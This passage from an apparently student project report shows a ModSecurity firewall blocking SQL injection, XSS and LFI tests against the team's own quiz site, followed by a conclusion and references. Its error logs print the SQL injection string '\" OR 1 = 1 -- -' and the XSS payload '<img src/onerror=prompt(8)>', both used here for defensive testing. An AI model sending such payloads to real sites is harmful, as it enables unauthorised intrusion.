18  #LogLevel info ssl:warn
19
20  ErrorLog ${APACHE_LOG_DIR}/error.log
21  CustomLog ${APACHE_LOG_DIR}/access.log combined
22
23  # For most configuration files from conf-available/, which are
24  # enabled or disabled at a global level, it is possible to
25  # include a line for only one particular virtual host. For example the
26  # following line enables the CGI configuration for this host only
27  # after it has been globally disabled with "a2disconf".
28  #Include conf-available/serve-cgi-bin.conf
29  SecRuleEngine On
30 </VirtualHost>
31
32 # vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

Figure 64 000-default.conf

## 2.D.c. Test three different malicious payloads

First: test for SQL malicious payload.




Figure 65 SQL



Figure 66 forbidden

```
rawan@ubuntu: /etc/apache2/sites-available
fingerprint 's81c' [file "/usr/share/modsecurity-crs/rules/REQUEST-942-APPLICATION-ATTACK-SQLI.conf"] [line "66"] [id "942100"] [msg "SQL Injection Attack Detected via libinjection"] [data "Matched Data: s81c found within ARGS:q: \\x22 OR 1 = 1 -- -"] [severity "CRITICAL"] [ver "OWASP_CRS/4.0.0-rc1"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-sqli"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/248/66"] [tag "PCI/6.5.2"] [hostname "localhost"] [uri "/qsite/userdash.php"] [unique_id "YoANXyO6YhTfNVcW47pQhgAAAAA"]
[Sat May 14 13:13:17.567558 2022] [:error] [pid 26494] [client 127.0.0.1:33078] [client 127.0.0.1] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:blocking_inbound_anomaly_score. [file "/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "184"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 5)"] [ver "OWASP_CRS/4.0.0-rc1"] [tag "anomaly-evaluation"] [hostname "localhost"] [uri "/qsite/userdash.php"] [unique_id "YoANXyO6YhTfNVcW47pQhgAAAAA"]
[Sat May 14 13:13:17.568260 2022] [:error] [pid 26494] [client 127.0.0.1:33078] [client 127.0.0.1] ModSecurity: Warning. Unconditional match in SecAction. [file "/usr/share/modsecurity-crs/rules/RESPONSE-980-CORRELATION.conf"] [line "96"] [id "980170"] [msg "Anomaly Scores: (Inbound Scores: blocking=5, detection=5, per_pl=5-0-0-0, threshold=5) - (Outbound Scores: blocking=0, detection=0, per_pl=0-0-0-0, threshold=4) - (SQLI=5, XSS=0, RFI=0, LFI=0, RCE=0, PHPI=0, HTTP=0, SESS=0)"] [ver "OWASP_CRS/4.0.0-rc1"] [tag "reporting"] [hostname "localhost"] [uri "/qsite/userdash.php"] [unique_id "YoANXyO6YhTfNVcW47pQhgAAAAA"]
rawan@ubuntu: /etc/apache2/sites-available$
```

Figure 67 error log file

Second: test for XSS malicious payload.




Figure 68 xss



Figure 69 forbidden

```
rawan@ubuntu: /etc/apache2/sites-available
ge] ... at ARGS:q. [file "/usr/share/modsecurity-crs/rules/REQUEST-941-APPLICATION-ATTACK-XSS.conf"] [line "175"] [id "941160"] [msg "NoScript XSS InjectionChecker: HTML Injection"] [data "Matched Data: <img src/onerror=prompt(8)> found within ARGS:q: <img src/onerror=prompt(8)>"] [severity "CRITICAL"] [ver "OWASP_CRS/4.0.0-rc1"] [tag "application-multi"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-xss"] [tag "paranoia-level/1"] [tag "OWASP_CRS"] [tag "capec/1000/152/242"] [hostname "localhost"] [uri "/qsite/userdash.php"] [unique_id "YoANuD9C2Ds4ovXh2wt1ZAAAAAM"]
[Sat May 14 13:14:48.841578 2022] [:error] [pid 26497] [client 127.0.0.1:33084] [client 127.0.0.1] ModSecurity: Access denied with code 403 (phase 2). Operator GE matched 5 at TX:blocking_inbound_anomaly_score. [file "/usr/share/modsecurity-crs/rules/REQUEST-949-BLOCKING-EVALUATION.conf"] [line "184"] [id "949110"] [msg "Inbound Anomaly Score Exceeded (Total Score: 10)"] [ver "OWASP_CRS/4.0.0-rc1"] [tag "anomaly-evaluation"] [hostname "localhost"] [uri "/qsite/userdash.php"] [unique_id "YoANuD9C2Ds4ovXh2wt1ZAAAAAM"]
[Sat May 14 13:14:48.842559 2022] [:error] [pid 26497] [client 127.0.0.1:33084] [client 127.0.0.1] ModSecurity: Warning. Unconditional match in SecAction. [file "/usr/share/modsecurity-crs/rules/RESPONSE-980-CORRELATION.conf"] [line "96"] [id "980170"] [msg "Anomaly Scores: (Inbound Scores: blocking=10, detection=10, per_pl=10-0-0-0, threshold=5) - (Outbound Scores: blocking=0, detection=0, per_pl=0-0-0-0, threshold=4) - (SQLI=0, XSS=10, RFI=0, LFI=0, RCE=0, PHPI=0, HTTP=0, SESS=0)"] [ver "OWASP_CRS/4.0.0-rc1"] [tag "reporting"] [hostname "localhost"] [uri "/qsite/userdash.php"] [unique_id "YoANuD9C2Ds4ovXh2wt1ZAAAAAM"]
rawan@ubuntu: /etc/apache2/sites-available$
```

Figure 70 error log file

Third: test for LFI malicious payload.




Figure 71 LFI



Figure 72 forbidden




Figure 73 error log file



### 3. Conclusion

To conclude, we have discussed in the very beginning that this website consists of an admin dash that enables the admin to view the users, add and delete quizzes. Also, the website contains the users' form to register to the website or log in. In addition, the project's website was built to ensure that both users and admin can work on a website that is fully focused on their needs, and secure through testing it by the builders. Finally, this website aims to serve this community by allowing them to take any online quiz from different places, and even if they were not able to perform a certain activity they were expecting they can, all they should do is adding feedback for any suggestions they would like to add through the user dash.

## 4. References

1. Rehman, J. U. (2021, May 26). *Simple user registration & login script in PHP and mysqli: All PHP tricks*. All PHP Tricks - Web Development Tutorials and Demos. Retrieved May 15, 2022, from <https://www.allphptricks.com/simple-user-registration-login-script-in-php-and-mysqli/>.
2. *JavaScript: In this document we have discussed JavaScript form validation using a sample registration form*. w3resource. (n.d.). Retrieved May 15, 2022, from <https://www.w3resource.com/javascript/form/javascript-sample-registration-form-validation.php>.
3. Razormist. Free Source Code Projects and Tutorials. (n.d.). Retrieved May 15, 2022, from <https://www.sourcecodester.com/php/11096/creating-simple-login-using-mysqli-prepared-statement-jquery.html>.
4. *What is cross-site scripting (XSS) and how to prevent it?: Web security academy*. What is cross-site scripting (XSS) and how to prevent it? | Web Security Academy. (n.d.). Retrieved May 15, 2022, from <https://portswigger.net/web-security/cross-site-scripting>.
5. Sunnyvalley.io. 2022. *What is Cross-Site Scripting (XSS)?* - sunnyvalley.io. [online] Available at: <<https://www.sunnyvalley.io/docs/network-security-tutorials/what-is-cross-site-scripting-xss>> [Accessed 15 May 2022].
6. Cross-site scripting (XSS) cheat sheet - 2022 edition: Web security academy. Cross-Site Scripting (XSS) Cheat Sheet - 2022 Edition | Web Security Academy. (n.d.). Retrieved May 15, 2022, from <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>
7. PHP htmlspecialchars() function. (n.d.). Retrieved May 15, 2022, from [https://www.w3schools.com/php/func\\_string\\_htmlspecialchars.asp](https://www.w3schools.com/php/func_string_htmlspecialchars.asp)